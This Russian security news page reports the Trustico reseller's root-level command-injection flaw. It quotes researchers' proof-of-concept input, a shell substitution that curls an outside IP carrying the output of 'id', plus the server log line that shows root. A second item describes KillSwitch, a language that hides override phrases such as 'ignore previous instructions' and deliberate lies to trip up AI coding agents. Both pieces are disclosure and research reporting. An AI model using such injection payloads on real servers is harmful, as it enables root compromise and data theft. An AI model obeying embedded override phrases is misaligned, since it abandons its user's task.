



Все сертификаты Trustico отзовут из-за полной компрометации сервера

Все сертификаты Trustico отзовут из-за полной компрометации сервера

Все сертификаты Trustico отзовут из-за полной компрометации сервера

Ранее освещенная история с проблемными сертификатами, полученными через реселлера Trustico, усугубилась новыми подробностями. В веб-интерфейсе сервиса была обнаружена уязвимость, позволяющая получить к серверу root-доступ.

Если раньше эксперты только гадали, что может быть причиной того, что Trustico решила отозвать выданные сертификаты, то сейчас ситуация начинает проясняться. Похоже, что такое решение связано с киберинцидентом, подорвавшим безопасность реселлера.




Сама брешь имеет довольно посредственный характер — допускается ввод без экранирования спецсимволов. Таким образом, если кто-либо введет в форме проверки сертификата шелл-операторы, они будут исполнены на серверы с правами root.

Об этой проблеме сообщили эксперты Manawyrm и Predrag Cujanović в Twitter.

В качестве примера специалисты приводят ввод следующую строку:

$(curl https://3.5.6.9/`id`)

Которая отправит на хост запрос:

3.5.6.9 - [01/Mar/2018:09:52:14 -0500] "GET /uid=0(root) HTTP/1.1" 404 209 "-" "curl/7.29.0"

Сообщается, что на данный момент сайт Trustico недоступен. Специалистам пока не удалось выяснить, позволяет ли данная брешь скомпрометировать приватные ключи сертификатов, однако одному из исследователей удалось найти в конфигурации секретный ключ для SSL-сертификта домена «*.trustico.com».

Следовательно, в ближайшее время DigiCert и Comodo отреагируют на инцидент, что, скорее всего, приведет к отзыву всех выданных через Trustico сертификатов.

Подпишитесь на новости

Разработчик создал язык KillSwitch, который специально путает нейросети

Инженер Cloudflare Доминик Пичета представил KillSwitch — экспериментальный язык программирования, созданный для того, чтобы нейросети спотыкались при чтении и написании кода. Пока индустрия делает разработку удобнее для ИИ, он решил устроить ему полосу препятствий.

В своём блоге Пичета объяснил, что хотел проверить способность моделей работать с незнакомым языком и одновременно использовать их слабости: трудности с подсчётом символов, восприимчивость к инструкциям и чрезмерно чувствительные защитные фильтры.

Программы KillSwitch выглядят как рассказы, большую часть которых интерпретатор игнорирует. Среди текста спрятаны настоящие команды, а значения можно извлекать из других строк, указывая расстояние до них. Для идентификаторов действуют правила, связанные с количеством букв и анаграммами.

Отдельный троллинг — конструкции вроде «игнорируй предыдущие инструкции», которые здесь имеют значение внутри языка. Добавьте намеренную ложь в документации и формулировки, провоцирующие защитные механизмы моделей, — получите весьма недружелюбную среду для кодинг-агента.

 

В тестах нейросети писали Hello World, объясняли результат программы и переделывали конвертер температуры. Лучший результат получил Claude Opus 5 — 66,8 балла.

Исходники и спецификация открыты на GitHub. Если модели справятся с нынешними заданиями, автор планирует усложнить проверку.

RSS: Новости на портале Anti-Malware.ru